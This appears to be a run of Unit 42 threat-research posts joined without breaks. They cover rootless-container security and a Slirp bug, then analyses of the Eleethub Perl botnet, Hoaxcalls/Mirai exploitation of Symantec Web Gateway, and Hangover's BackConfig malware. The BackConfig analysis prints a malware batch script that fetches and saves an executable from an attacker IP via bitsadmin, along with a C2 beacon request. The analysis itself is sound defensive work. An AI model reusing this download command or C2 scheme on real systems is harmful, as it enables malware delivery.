As cloud computing evolves, containers continue to become more and more popular. New solutions and ideas to the way we implement containers are being introduced. One of these new ideas is rootless containers.
Rootless containers is a new concept of containers that don’t require root privileges in order to formulate. Many solutions have been proposed to overcome the technological challenges of creating a container with an unprivileged user, some of them are still under development and some are production-ready. While rootless containers present some advantages, mainly from a security perspective, they are still in their early stages.
In this post, Unit 42 researcher Aviv Sasson reviews the internals of rootless containers. Aviv also presents a vulnerability he found in one of the major rootless networking components called Slirp. Palo Alto Networks customers running Prisma Cloud are protected from this vulnerability with the host and container vulnerability scanner, which alerts on software components running with this vulnerability.
Background
As the name implies, rootless containers are the same as conventional containers but differentiate in the fact that they don’t need root privileges in order to be formed.
Nowadays, rootless containers are still in early adoption stages, but are already supported by the major players in the field.
There are several reasons why rootless containers have emerged.
Adding a new security layer. In case the container engine, runtime or orchestrator is compromised, the attacker won't gain root privileges on the host.
Allowing multiple unprivileged users to run containers on the same machine (e.g. HPC).
Allowing isolation inside nested containers.
This solution was made possible by a new development in the Linux kernel that allows unprivileged users to create new user namespaces. When a user creates and enters a new user namespace, he becomes root in the context of that namespace and gains most of the privileges required to spawn a functioning container.
I won’t dig into user namespace technicalities, but namespace root isn’t as privileged as real root in areas that affect the entire system (for example, a namespace root cannot load or delete kernel modules). This led to some challenges that were solved differently by each container engine.
Networking
In order to allow proper networking inside a container, usually, a Virtual Ethernet device (VETH) is created and in charge of the networking. This poses a problem for rootless containers, as only real root has the privileges to create such devices. A number of solutions were proposed to solve the problem -- the main ones being Slirp and LXC-user-nic.
Slirp
Slirp was originally designed to be an internet dial-up for unprivileged users. In time, it found a new purpose as a networking stack for virtual machines and emulators, including the well-known QEMU (aka Quick Emulator). After some modifications, it was adjusted to enable networking in rootless containers. It works by forking into the container’s user and network namespaces and creating a tap device that becomes the default route. It then passes the device’s file descriptor to the parent who runs in the default network namespace, which is now able to communicate both with the container and the internet.
Figure 1. Slirp networking flow
LXC-User-Nic
Another way to set up networking is by running a setuid binary that creates a VETH device. Although it does enable networking inside the container, it misses the point of rootless containers because it requires the container binary to run with root privileges.
Storage
One of the complex elements in implementing containers is storage management. By default, container engines use a special driver called Overlay2 (or Overlay) to create a layered filesystem that is efficient in both space and performance. This cannot be done with rootless containers, as most Linux distributions don’t allow mounting overlay filesystems in user namespaces (Ubuntu is an exception). This problem drove rootless containers to work with other drivers and filesystems.
The obvious solution was to use another driver, like the VFS storage driver. While it works, it is significantly less efficient. The better solution was to create a new storage driver to suit the needs of rootless containers. One such driver is the FUSE-OverlayFS. It’s a user-space implementation of Overlay, which is more efficient then VFS and can run inside user namespaces.
Cgroups
The Linux control group (cgroups) feature, another key element of implementing containers, allows processes and containers to be organized into hierarchical groups whose usage of various types of resources can then be limited and monitored. Since the kernel’s cgroups interface is provided through a pseudo-filesystem that usually resides in “/sys” (a root owned directory), a non-root user cannot access and utilize it.
To tackle this problem, two approaches were proposed:
Cgroups V2
A new kernel implementation of cgroups that supports delegating permissions to unprivileged users. The downside is that V2 doesn’t support all the controllers that were implemented for cgroups V1 (e.g. devices, net_cls, net_prio,etc.).
PAM module
Another solution to the problem, by LXC, is to install pam_cgfs.so, which is a Pluggable Authentication Module (PAM module) that will allow unprivileged users to authenticate and manage cgroups.
Adoption status
The following container engines support rootless containers with the following components:
Docker
Podman
LXC
Networking
- Slirp
- Lxc-user-nic
- VPNkit
Slirp
Lxc-user-nic
Storage
VFS
FUSE-OverlayFS
VFS
Cgroups
No support
Limited support for cgroups v2
PAM module
Table 1. Adoption status
As seen in the table above, the most prominent container engines are working to support the various aspects of rootless containers, spearheaded by Podman and LXC.
Security
From a security perspective, there is a big benefit in using rootless containers. The premise in the security world is that every software can be compromised - whether by vulnerabilities or by misconfigurations - and that includes container implementations. We should always run any software with as limited privileges as possible, so when a security bug is exploited the impact would be minimized.
While rootless containers should be considered more secure, they utilize new features and components that haven’t yet been widely tested and reviewed. These components may inadvertently become another attack vector. One example is the networking solution of rootless containers. LXE-user-nic, or Slirp, could be vulnerable to security issues that would affect both the container and host.
LXE-user-nic has had multiple vulnerabilities that allowed privilege escalation, such as CVE-2017-5985 and CVE-2018-6556. Another example is Slirp. In recent years, several vulnerabilities were disclosed, including a heap overflow that can lead to code execution on the host. In order to avoid a total takeover, Slirp’s maintainers have added to their software a sandbox functionality and seccomp support, but the truth is that container engines run Slirp without the seccomp support as it’s still experimental and therefore it may be possible to escape the sandbox.
Slirp - CVE-2020-1983
As part of my research, I conducted my own research on Slirp in order to detect and fix possible vulnerabilities. While fuzzing the software, I identified a use-after-free vulnerability that can crash Slirp. The vulnerability was assigned CVE-2020-1983.
The issue has to do with how Slirp manages IP fragmentation. The maximum size of an IP packet is 65,535 bytes and when fragmenting IP fragments, this is supposed to be the limit. The bug here was that Slirp doesn’t verify the size of the fragmented IP packet and when it tries to fragment a packet that is bigger than 65,535, it crashes.
When Slirp stops, the container loses its network stack and effectively becomes unusable.
Other vulnerabilities in libslirp could lead to code execution on the container and not just crashing. It could even lead to an eventual breakout from the container to the host and to other containers. In 2020, two of such vulnerabilities were found: CVE-2020-8608 and CVE-2020-7039.
I would like to thank the Slirp development team for acknowledging my security advisory and quickly issuing a fix patch. The affected Slirp versions are 4.0.0 to 4.2.0.
Prisma Cloud Protection
Palo Alto Networks customers running Prisma Cloud are protected from this through the Prisma Cloud Compute host and container vulnerability scanner which alerts on vulnerable software components with this vulnerability.
Figure 2. Prisma Cloud Compute host flag
Conclusion
Rootless containers present a new approach for containers that adds a major security layer. It could easily become the next trend in containers in the cloud. While there are still many limitations and some parts of their functionality are still experimental and are under development, I do think that with time and effort rootless containers could be fully functional and adopted by the community while taking the place of traditional containers.
Unit 42 researchers uncovered a new botnet campaign using Perl Shellbot, intended to mine Bitcoin, while avoiding detection using a specially crafted rootkit.
The bot is propagated by sending a malicious shell script to a compromised device that then downloads other scripts. After the victim device executes the downloaded scripts, it starts waiting for commands from its Command and Control (C2) server. While the Perl programming language is popular in malware for its wide compatibility, this botnet can potentially affect not only Unix-based systems but also Windows 10 systems that use a Linux subsystem.
This new campaign uses a shared library called libprocesshider.so to hide the mining processes on the infected device and a specially crafted rootkit to avoid detection. The malicious actors use the name “Los Zetas”, which is an allusion to a Mexican criminal organization regarded as one of the most dangerous drug cartels in the country. Despite that, it is unlikely that the attackers are actually part of this criminal organization. Additionally, this botnet has links to UnderNet, one of the largest IRC (Internet Relay Chat) networks where different topics are discussed including malware and cybercrime.
Moreover, the botnet was still under development when it was uncovered. As a result, it doesn’t have many recruiters. However, it was important to stop it before the attackers compromised more devices. We observed that the botnet performs Bitcoin mining on its victim devices on a growing scale using known mining tools such as xmrig and emech. These tools have been seen in recent coin mining campaigns, such as VictoryGate and Monero mining over $6000 for profit. We estimate the Eleethub botnet can also grow to make thousands of dollars if it expands in a period of one to two years.
Shell Script Dropper
A compromised device will download a malicious shell script containing commands to download pieces of the botnet and create directories to copy the downloaded files into. Next, the device executes the downloaded files (procps.h, ps, setup, m) to start communicating with an IRC server. Additionally, it downloads and implements a library called libprocesshider.so (Figure 1), which will be explained later.
Figure 1. Downloaded files
Hiding Processes with a Rootkit
This botnet takes the concealment of mining tasks to the next level. First, it reuses the well known open-source process-hiding library libprocesshider to hide the mining process with LD_PRELOAD(Figure 2). This technique has been used in several past coin mining campaigns, such as that perpetrated by the Rocke group Unit 42 found in 2019.
Figure 2. x.sh
In addition, the attackers use a specially crafted rootkit to hide the mining operation from detection in the ps (process status) command. Specifically, the malware replaces the original ps tool with a crafted one. The crafted tool calls the real ps (Figure 3) but filters off the mining processes xmrig and emech and sensitive keywords in the ps results such as proc, netstats, and tops (Figure 4). These keywords are usually assumed to be indicators of existing coin miners. By removing these keywords, the mining exploit hides itself from antivirus monitoring and avoids being killed by other competing coin miners (Outlaw, for example), which usually scan the running processes to discover if any other miners are present.
Figure 3. Installing rootkitFigure 4. Process hiding
Connecting to the Botnet
Once the infected device has downloaded all the files in the rootkit (Figure 5) and has started running the malicious scripts, it will connect to an IRC server by sending an assigned nickname that starts with dark followed by a random integer number between 0 and 8999 (Figure 6).
Figure 5. Installation of the rootkitFigure 6. Assigning a nickname to the compromised device (zombie)
The initial PING is followed by the word LAG + the current epoch time (Figure 8).
Figure 7. Sending the first PING to the IRC server
Additionally, it contains scripts to communicate with the UnderNet IRC server as well (Figure 8).
Figure 8. Sending a PING command to the IRC Undernet server
Because the botnet was not yet ready by the time we discovered it, we were unable to receive any commands from the IRC server. However, we were able to connect manually to the IRC server and explore the channels available. We discovered that, fortunately, the Miners channel had just a few recruiters or zombies (Figures 10 and 11).
Figure 9. Channels found manuallyFigure 10. Zombies in the botnet
Later, the compromised device could start receiving commands to send attacks such as UDP floods, TCP floods, port scans, and HTTP attacks (Figure 7).
Figure 11. Available attacks
Figure 11. Available attacks
Los Zetas from Eleethub
The domain associated with the C2 server is eleethub[.]com. We visited the website and found a message announcing that something was coming, which probably was the botnet they were preparing (Figure 12).
Figure 12. Visiting eleethub[.]comIn addition, the IRC server prints a banner (MOTD) with the name of that domain (Figure 13).
Figure 13. Message Of The Day - Eleet Hub
The phrase “Los Zetas” is mentioned multiple times in the malicious scripts that compose the botnet. The most notable ones are in the main rootkit directory, in the setup file (Figure 14), and in the information from the botnet operators undead[@]los[.]zetas[.]mx (Figure 15). “Los Zetas” is a reference to a Mexican criminal organization, regarded as one of the most dangerous drug cartels in the country. However, it is unlikely that the attackers are actually part of this criminal organization.
Figure 14. Reference to “Los Zetas” in setup fileFigure 15. User related to los[.]zetas[.]mx
Conclusion
The new Perl shell-based botnet uses libraries such as libprocesshider.so to hide mining activities. In addition, the attackers use a specially crafted rootkit to hide the mining operation from discovery.
The Perl programming language is popular in malware for its wide compatibility across many Unix-based systems, such as Linux servers, PCs, and even IoT devices. Perl is a scripting language and does not need to be compiled for every different CPU architecture or firmware version. Another advantage of using Perl scripts is the wide range of libraries that can easily be implemented. This type of botnet takes advantage of the computing power of compromised devices to do various tasks such as coin mining and launching DDoS attacks.
Palo Alto Networks customers are protected from the Perl shell botnet by the following platforms:
Threat Prevention Signatures: 85843 that identifies IRC C2 communication.
PAN-DB and DNS Security block the attackers’ C2 server URL and domain.
WildFire identifies and blocks Perl shell botnets.
Palo Alto Networks IoT Security detects attacks such as IRC botnets targeting IoT devices
As part of Unit 42’s efforts to proactively monitor threats circulating in the wild, I recently came across new Hoaxcalls and Mirai botnet campaigns targeting a post-authentication Remote Code Execution vulnerability in Symantec Secure Web Gateway 5.0.2.8, which is a product that became end-of-life (EOL) in 2015 and end-of-support-life (EOSL) in 2019. There is no evidence to support any other firmware versions are vulnerable at this point in time and these findings have been shared with Symantec. They confirmed the currently exploited vulnerability is no longer present in Symantec Web Gateway 5.2.8. Symantec also wanted to emphasize the point that this vulnerability does not impact Secure Web Gateway solutions, including ProxySG and Web Security Services.
The first instance of this vulnerability being exploited surfaced on April 24th, 2020 as part of an evolution of the Hoaxcalls botnet that was first discovered earlier that same month. This latest version of Hoaxcalls supports additional commands that allow an attacker greater control on the infected devices, such as the possibility to proxy traffic through them, downloading updates, maintaining persistence across device restarts, or preventing reboots, and a larger number of DDoS attacks that can be launched. The use of the exploit in the wild surfaced only a few days after the publication of the vulnerability details, highlighting the fact that the authors of this particular botnet have been pretty active in testing the effectiveness of new exploits as and when they are made public.
Following that, in the first week of May, I also came across a Mirai variant campaign involving the use of the same exploit, though in this campaign, the samples themselves don’t contain any DDoS capabilities. Instead, they serve the purpose of propagation using credential brute force and exploitation of the Symantec Secure Web Gateway RCE vulnerability This blog post provides any noteworthy technical details on these two campaigns.
Palo Alto Networks customers are protected from this attack: WildFire correctly identifies all related samples as malicious and Threat Prevention blocks all exploits used by this variant. In addition, AutoFocus customers can track this exploit using the tag SymantecWebGateway_RCE.
Hoaxcalls Evolution
The Hoaxcalls botnet, an offshoot of the Bashlite/Gafgyt malware family, was first discovered in April 2020, exploiting recently disclosed vulnerabilities in certain models of Grandstream business telephone IP PBX systems, and Draytek Vigor routers.
A few weeks later, the botnet was found exploiting an unpatched vulnerability impacting Zyxel Cloud CNM SecuManager.
On April 24th, I observed samples of the same botnet incorporating an exploit targeting the EOL’d Symantec Secure Web Gateway v5.0.2.8, with an HTTP request in the format:
As seen in the snippet above, some samples reach out to a URL for a public file upload service (plexle[.]us) where the post-exploitation payload is hosted.
A comprehensive list of indicators of compromise (IOCs), along with a timeline of this activity can be found at the end of this post.
While the new version of the Hoaxcalls botnet is very similar to the initial version, to the point that it even uses the same encryption scheme with the exact same keys, it supports additional commands that allow an attacker greater control on the infected devices such as the possibility to proxy traffic through them, downloading updates, maintaining persistence across device restarts or preventing reboots, and a larger number of DDoS attacks that can be launched. These have been detailed below.
Flooder Commands
Description
SYMANTEC
scan and infect Symantec Secure Web Gateway devices using the RCE described just above.
FASTFLUX
proxy traffic from the device to an address specified by the attacker
UNINSTALL
kill the running malware process
KILLTELNET
kill the telnet service on the device (this is probably to make maintenance of an infected device trickier for administrators)
LOCKDEVICE
setup a cronjob to ensure the binary is running and maintain persistence across device restarts
UPDATE
delete the existing bot binary, and download an update from 164[.]132.92.180/sh using either wget or tftp (The update URL was serving a script as seen in Fig 1 below)
MOVE
switch IRC server
IOCTL
disable the watchdog timer to prevent reboots
HTTPCONN
launch HTTP CONNECTION request flood against specified target
HTTPOPTIONS
launch HTTP OPTIONS request flood against specified target
HTTPTRACE
launch HTTP TRACE request flood against specified target
HTTPDELETE
launch HTTP DELETE request flood against specified target
HTTPPUT
launch HTTP PUT request flood against specified target
HTTPPOST
launch HTTP POST request flood against specified target
HTTPHEAD
launch HTTP HEAD request flood against specified target
HTTPGET
launch HTTP GET request flood against specified target
URG
launch URG flood against specified target
PSH
launch PSH flood against specified target
ACK
launch ACK flood against specified target
FIN
launch FIN flood against specified target
RST
launch RST flood against specified target
SYN
launch SYN flood against specified target
TCP
launch TCP flood against specified target
VSE
launch VSE flood against specified target
Table 1. New Flooder commands
The URL contacted for the update serves a shell script that downloads and executes binaries from attacker-controlled URLs.
Fig 1. Hoaxcalls update URL
Other bot and flooder commands in common with the previous version of the Hoaxcalls botnet have been described in detail previously.
Mirai Variant
Samples of this campaign surfaced early May, built on the Mirai source code, and are packed with a modified version of UPX by using a different 4-byte key with the UPX algorithm.
Another deviation from the Mirai source-code is the use of all of ten 8-byte keys that are cumulatively used for a byte-wise string encryption scheme.
This is similar to the scheme used by the Hoaxcalls botnet, and has been seen used in previous variants too. However, as has been clear with previous implementations too, the use of multiple keys does not imply greater encryption complexity, and in this case this essentially amounts to a byte-wise XOR encryption with 0x5a.
In this campaign, the samples themselves don’t contain any DDoS capabilities, but rather serve the purpose of propagation using credential brute force and exploitation of the Symantec Secure Web Gateway RCE vulnerability.
Speculation on Exploitation Success
It is worth mentioning that the botnets’ success at exploitation and infection is limited by the following two facts:
The Symantec Secure Web Gateway RCE vulnerability being exploited is a post-authentication vulnerability implying the exploit is only effective for authenticated sessions.
The devices being targeted are EOLDproducts from 2012, and installations with newer firmware would not be vulnerable.
Conclusion
In the case of both campaigns, one can assume that their success with this exploit is limited by the post-authentication nature of the Symantec Secure Web Gateway RCE vulnerability.
Palo Alto Networks customers are protected by:
WildFire, which detects all related samples with malicious verdicts
Threat Prevention, which blocks all exploits used by this variant.
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.
Unit 42 has observed activity over the last 4 months involving the BackConfig malware used by the Hangover threat group (aka Neon, Viceroy Tiger, MONSOON). Targets of the spear-phishing attacks, using local and topical lures, included government and military organizations in South Asia.
The BackConfig custom trojan has a flexible plug-in architecture for components offering various features, including the ability to gather system and keylog information and to upload and execute additional payloads.
The initial infection occurs via a weaponized Microsoft Excel (XLS) document delivered via compromised legitimate websites for which the URLs are most likely shared via email. The documents use Visual Basic for Applications (VBA) Macro code which, if enabled by the victim, starts an installation process consisting of multiple components that result in the plug-in loader payload being downloaded and executed. The modular nature certainly allows for quicker changes to individual components and, perhaps more importantly for the attackers, splits up the malicious behaviors in such a way that could thwart sandbox and dynamic analysis systems, especially when analyzing the components in isolation.
Our threat prevention platform with WildFire detects activity associated with this threat group, while simultaneously updating the ‘malware’ category within the PAN-DB URL filtering solution for malicious and/or compromised domains that have been identified.
Indicators of compromise related to this research are documented at the end of this report and in the Adversary Playbook for the Hangover threat group that can be accessed in the Unit 42 Playbook Viewer.
Starting Point
Unit 42 first saw activity involving the Windows PE executable file (SHA256: 84e56294b260b9024917c390be21121e927f414965a7a9db7ed7603e29b0d69c) when searching AutoFocus data related to particular sectors and countries of interest.
The file was first seen on January 19th, 2020, having been downloaded by two organizations -- a government department in one country and a military organization in another -- within minutes of each other. The source of the download was http://212.114.52[.]148/request/httpsrequest and the file httpsrequest was stored locally as dphc.exe. More details on how the malware was delivered are described later in the blog.
The choice of terminology in URL paths and file names when delivering BackConfig malware in this, and other campaigns discussed later on, is clearly to blend in as benign operations, paths and filenames. Although spelled differently, it could be easy to believe the payload relates to the DHCP networking service.
The purpose of this malware is to allow the actors to download and execute an executable file, as well as download and run batch files to run commands on the end system.
This sample has a custom "decryption" routine that subtracts six from each character. The following strings are decrypted using this method:
linkrequest[.]live
\\Adobe\\Driver\\dwg\\pid.txt
\\Adobe\\Driver\\dwg\\
\\Adobe\\Driver\\dwg\\wuaupdt.exe
The Trojan reads the following file to use in the URL of the C2 beacon. If the file does not exist, the executable will exit without performing any further activities. The pid.txt file is created during the earlier delivery and installation phases starting with the weaponized Excel document. More information about this setup process is covered later in the delivery section. As previously mentioned, this behavior makes an automated analysis of the individual executable payload component harder.
%USERPROFILE%\Adobe\Driver\dwg\pid.txt
The C2 channel uses HTTPS thanks to the INTERNET_FLAG_SECURE flag used when calling the HttpOpenRequestA function. The beacon HTTP request will look like the following:
GET /orderme/[contents of pid.txt file] HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0 @/NEW Host: linkrequest[.]live [resolving to 23.106.123[.]87]
The Trojan will look for the following field and values within the HTTP response header:
"Content-Type: application"
"Content-Type: xDvsds"
"Content-Type: Bw11eW"
If the content-type field contains a value of application, the Trojan will extract a filename from the HTTP response headers between the string filename and Content-Transfer-Encoding. It will use this filename to create a file in the %USERPROFILE%\Adobe\Driver\dwg\ folder, which it will write the data in the HTTP response to. Based on the other two Content-Types, we believe the filename provided will be either "wuaupdt.exe" or test.bat.
If the content-type field has a value of xDvsds, the Trojan will attempt to execute the following file using ShellExecuteA and the "open" method:
%USERPROFILE%\Adobe\Driver\dwg\wuaupdt.exe
If the content-type field has a value of Bw11eW, the Trojan will attempt to execute the following file using ShellExecuteA and the "open" method:
%USERPROFILE%\Adobe\Driver\dwg\test.bat
At the time of writing, the C2 appeared inoperational and no further payloads were seen. We believe that the resultant wuaupdt.exe file would then provide further capabilities to steal information, log keystrokes, and provide the ability to run additional commands either directly or via additional plugins which it would download, as documented by the Qihoo 360 Threat Intelligence group in their investigation of prior campaigns here.
Unit 42 has conducted cursory binary diffing for many of the BackConfig executable files and did not find any non-library function overlaps that would suggest that the payloads are based on the YTY or EHDev frameworks as mentioned here and here.
PE Metadata
The malware sample contains some interesting static artifacts including self-signed digital certificates used to sign the executable purporting to be software from the Foxit Software Incorporated company based in California. It is not known why the actors picked this company -- and others listed in Table 1 below -- to impersonate but, as previously mentioned, their use of filenames and URLs makes their payloads appear benign and trustworthy.
Using this meta-data, together with information gleaned from infrastructure investigation, Unit 42 were able to pivot around on AutoFocus data to find additional BackConfig PE executable samples. Those samples from the last 12 months are listed in Tables 1 and 2 below.
SHA256
Compilation Time (UTC)
First Seen (Pacific)
Signer Name
84e5629...
01/20/2020 7:26:09am
01/19/2020 11:49:03pm
Foxit Software Incorporated
18ce3ee...
10/10/2019 9:22:11am
01/16/2020 4:30:26pm
4a4bc01...
11/21/2019 9:19:49am
01/16/2020 1:31:46am
wind0ws
91c67c1...
11/21/2019 9:19:49am
12/02/2019 2:03:41am
de5b670...
11/21/2019 9:19:49am
11/21/2019 11:59:05pm
f79ebf0...
10/28/2019 5:35:26am
11/09/2019 10:32:09pm
NVIDIA Corporation
31faeef...
10/10/2019 9:22:11am
10/13/2019 10:11:04pm
Foxit Software Incorporated
d87b875...
09/12/2019 5:54:04am
09/26/2019 9:32:19am
Digicert Global
1510996...
12/05/2018 4:35:03am
04/09/2019 10:30:16am
Foxit Software Incorporated
Table 1. Describing PE compile times and Digital signatures used, ordered by first seen.
The Compilation Time stored in executable (SHA256: 84e5629...) appears to be after the point at which the file was first seen by our WildFire analysis system. While the PE file timestamp could be modified post-compilation, the oddity is more likely explained away with time zones -- 2349 Pacific time on the 19th is 1349 in Bangladesh on the 20th, and 7:26am UTC is in the range of 11:26 to 13:26 across the South Asia region, which would make the sample compilation quite recent with respect to the delivery of it.
More details about the self-signed digital certificates, as well as full hashes, can be found in the IOCs section at the end of this report.
The following table shows the version information from the same PE files, grouped by similar File Description fields. The order remains the same, except for the sample (SHA256: 18ce3ee...) which was first seen January 16th, 2020 but for some reason reverted to using exact version information seen in samples two to three months prior. Namely, Link Finder.
SHA256
File Description
File Version
Product Name
Product Version
Copyright
84e5629...
Альберт (Albert, in English)
06.10.2015
Альберт
01.05.2015
Copyright @ 2015-2026 secosec
4a4bc01...
Ссылка
(Link, in English)
01.01.12
ссылка
10.01.2015
Copyright @ 2011-2021 secosec Inc. Все права защищеныk (All rights reserved, in English)
91c67c1...
de5b670...
18ce3ee...
Link Finder
01.01.12
Link Finder
13,9,1632
Copyright @2011-2020 Techtest Inc. All Rights Reserved
Table 2. Describing PE version info metadata, ordered by first seen and grouped on matching data.
Of the set, the file (SHA256: 1510996...) has most consistency in terms of a theme, using the Foxit Copyright information, self-signed digital signature and even using the company logo, as shown in the Figure below, for the executable file’s icon. The file’s copyright information only differs from that of Foxit’s Reader software by a missing period symbol, implying it was copied rather than created.
The actors then moved to use seemingly fictitious company and product names while using a mixture of signer names in their digital signatures. No file icons were used at all over the last 11 months.
Recent samples also included Cyrillic text in the file description, product name, and copyright fields, as shown and translated in the table above. It’s hard to know if this is an attempt to set false flags as to the origins of the BackConfig malware, or perhaps to make the content more relevant to specific targets within the victim organizations.
Delivery and Installation
In this section, we describe how the various payloads are delivered based on what we have seen in our customer networks, as well as what we have established through open-source research. Unit 42 has yet to see any evidence of weaponized documents used to deliver BackConfig being attached on phishing emails and that phishing URL links in emails appear to be the Hangover group’s modus operandi.
The remainder of this section focuses largely on Object Linking and Embedding (OLE) Microsoft Excel documents, as they are most commonly used by the Hangover group, at least when it comes to the BackConfig malware. Through infrastructure analysis however, Unit 42 was able to find a BackConfig PE sample (SHA256: e28f1bc0b0910757b25b2146ad02798ee6b206a5fe66ce68a28f4ab1538d6a1f; first seen 10/24/2019) using the C2 domain matissues[.]com and dropped by the weaponised Rich Text Format (RTF) file (SHA256: 752c173555edb49a2e1f18141859f22e39155f33f78ea70a3fbe9e2599af3d3f) from the same day. The RTF used the CVE-2017-11882 exploit against equation editor vulnerabilities in Office applications to execute the PE sample which was a unique exploitation method compared to all other samples analyzed.
Compromised Third-Party Infrastructure
Continuing to pivot on data obtained from the samples found thus far, we discovered some related URLs relating to compromised third-party infrastructure supporting the delivery of the BackConfig malware. The following table lists some examples of compromised sites delivering weaponised XLS files with filenames, such as Circular_No_03.xls (SHA256: 0aa5cf1025be21b18ab12d8f8d61a6fa499b3bbcdbdced27db82209b81821caf) and Circullar_Nov_2017.xls (SHA256: ed638b5f33d8cee8f99d87aa51858a0a064ca2e6d59c6acfdf28d4014d145acb) implying (even with incorrect spelling) that the contents is, or relates to, a letter or advertisement which is distributed to a large number of people.
SHA-256
First Seen
Related URL
Description
Location
be3f12b...
2019-10
http://nsaimmigration[.]com/userfiles/image/
fbr.php and nphp_registration_form.php (both HTTP 404)
Consultant and Legal Advice company supporting students to live and study abroad.
Web design and dev site running outdated WordPress application
Pakistan
ed638b5...
2017-11
http://alphamike.com[.]mv/housing
Shipping agency for freight forwarding and cargo delivery.
Maldives
http://mgamphs.edu[.]bd/info/ (down)
Muhurigonj Academy of Music and Performance High School. Reference.
Bangladesh
Table 3. Compromised third-party infrastructure to support delivery of BackConfig.
Given the targeting related to these threats, and the compromised third-party websites, we believe the use of “fbr” in some of the URLs above likely relates to the Federal Board of Revenue (FBR) government organization of Pakistan. The “fbr” theme also runs into the VBA macro code. File ed638b5... contains the statement Const WelcomePage = "FBR".
The old compromised hosting examples in Table 3 above do not rely on Hypertext Preprocessor (PHP) server-side scripts to deliver the weaponized XLS files. Instead, the pages simply used HTTP response status 301 (Moved Permanently) for URL redirection to said XLS, initiating the download. More recent examples make use of PHP with URL filenames matching the social engineering theme, such as “fbr”. In addition, the actors use the PHP script to log any visitors to the page noting in a file named “info.txt” the datetime stamp of the event, the client operating system, and their IP address.
The location of the compromised third-party infrastructure or the organizations legitimately using them, align with the targeting Unit 42 has seen. This could be pure coincidence, a sign from the threat actors that their intention is to take advantage of weaknesses in the target country’s wider infrastructure, or the threat actors leveraging in-country infrastructure that may be considered more trustworthy by the intended victims and their security solutions.
Palo Alto Networks’ WildFire sandbox analyzed sample ed638b5... on November 8th, 2017, and, as described in the table above, the sample was hosted on two compromised websites: a Bangladesh school and a Maldivan shipping agency. While Unit 42 has not seen Hangover activity in the Maldives, the archipelago is in the region alongside other known targets and interestingly, swore in a new President about a week after Unit 42 analyzed the sample.
The EXE payload (SHA256: 4104a871e03f312446ef2fb041077167a9c6679f48d48825cbc1584e4fa792cd) downloaded directly by the VBA code in sample ed638b5... from the URL below relates to those documented by BitDefender here. To date, Unit 42 has only seen 6 similar samples since the late-2017 timeframe for this sample, compared to many more prior, perhaps indicating a change over of the custom payloads used by the Hangover group. Certainly, there are some overlaping Tactics Techniques and Procedures (TTPs) between the older samples and the more recent BackConfig samples.
Before moving on to describe the most recent samples and installation methods used by the Hangover actors, the timeline figure below provides a high-level view of the evolution in TTPs used.
Figure 2. Evolution of delivery payloads
Despite the evolution over the years, some habits are hard to break. Firstly, every weaponized XLS Unit 42 has investigated loads a fake error message, such as the one shown in Figure 3 below, to trick the victim into thinking that the file is corrupt and thus nothing has -- or will -- load as intended. Another fictitious error message text has been used in the past often with poor spelling or grammar.
Figure 3. Example fake error message displayed to the victim.
Similarly, the version information metadata stored in all the Excel documents analyzed share the same Author and Last Modified By names - Testing.
The following subsections describe the campaigns and malware as highlighted by the three most recent milestones in the timeline figure above.
2019 Milestone: Multi-Component
Registration Form.xls (SHA256: be3f12bcc467808c8cc30a784765df1b3abe3e7a426fda594edbc7191bbda461) listed in Table 3 above provides an example of the types of lures used by the threat actors.
Upon opening the XLS and enabling the macro code, the picture in Figure 4 below is shown on top white-background cells. As the filename suggests, it’s a registration form and relates to the Naya Pakistan Housing program run by the Pakistani government to help solve the housing shortfall in the country. Eligible citizens include government employees and registration forms were due by October 15th, 2019 (extended through November 15th), meaning the timing and the lure of the campaign on October 25th were clearly planned to increase the chances of compromise.
Figure 4. Social engineering lure against Pakistan government in October 2019
As the PHP webpages did not exist at the time of writing, Unit 42 cannot prove the XLS file be3f12b... was hosted at the URL listed in row 1 of Table 3 above. However, because of the following points, we have high confidence in the campaign relationship between the two.
AutoFocus and VirusTotal first processed the XLS file be3f12b... on October 25th, 2019
VirusTotal processed the nsaimmigration... URL on the same day
A specific HTTP GET request URL using the notation nphp_registration_form.php?r= was processed in VirusTotal on the same day, and has relations to http://185.203.119[.]184/fin_div/session, which matches the IP address and URL structure in the VBS code dropped by the XLS be3f12b....
The name of the PHP webpage nphp_registration_form.php relates to the filename of the XLS.
The VBA macro code in the XLS file be3f12b... differed somewhat from that of the samples of the previous years. Instead of directly storing encoded EXE files or running batch shell commands directly from the VBA code itself, it retrieved the content from hidden columns in the Excel sheet, starting at column 27 or “AA”, which is likely to be off-screen for most people. Once the font colour was changed, the “setup” batch code component as per previous variants, and the new Visual Basic Script (VBS) downloader component were revealed in columns AA and AB, respectively, as shown in figure 5 below.
Figure 5. VBS downloader and BAT setup file revealed in the XLS sheet.
Macro VBA code in the XLS parses the content of the two columns line by line writing the contents to their respective files on disk and executing them following the same process flow as described below in Figure 6.
2019 Milestone: BITS and ZIPs
A more recent weaponized XLS file (SHA256: 021b030981a6db1ec90ccbd6d20ee66b554b7d8c611476e63426a9288d5ce68b) was analyzed by WildFire on November 15th, 2019 and exposed some new techniques. On this occasion, the VBA macro code contained a decimal-encoded ZIP file of only 1,062 bytes in size. Inside the ZIP archive were two text files that would be decompressed to a folder driverkit. One file, driverkit.bat, is the “setup” BAT file already discussed in this report and listed in the appendix section. The other file, Winmgt.txt, is an adaptation of the VBS downloaded also described in this report. However, instead of a direct HTTP download using an MSXML DOM object, this version writes the following contents to Winmgt_Drive.bat, which is executed by a third scheduled task created by the “setup” BAT file.
1
2
3
4
5
6
echo off
bitsadmin/transfer Microsoft_Update/download/priority high
http://185.203.119[.]184/winmgt/winmgt.exe
%USERPROFILE%\Adobe\Driver\pdf\winmgt.exe
del%0
2020 Milestone: Fine Tuning
The following execution flow diagram is based on one of the most recent weaponized documents Unit 42 has seen Invoice.xls (SHA256: 8892279f3d87bcd44d8f9ac1af7e6da0cfc7cf1731b531056e24e98510bea83c; first seen 2020-01-15).
The infection process consists of multiple components as just described. The “setup” batch (BAT) file coordinates much of the infection process of the BackConfig plug-in loader once the VBA has written it to disk and executed it.
Figure 6. Execution flow of BackConfig malware
The numbered bullet list below describes Figure 6.
Text file Drive.txt (SHA-256: 4f75622c2dd839fb5db7e37fb0528e38c4eb107690f51f00b5331e863dc645d1) is created and contains the decimal-decoded VBS content.
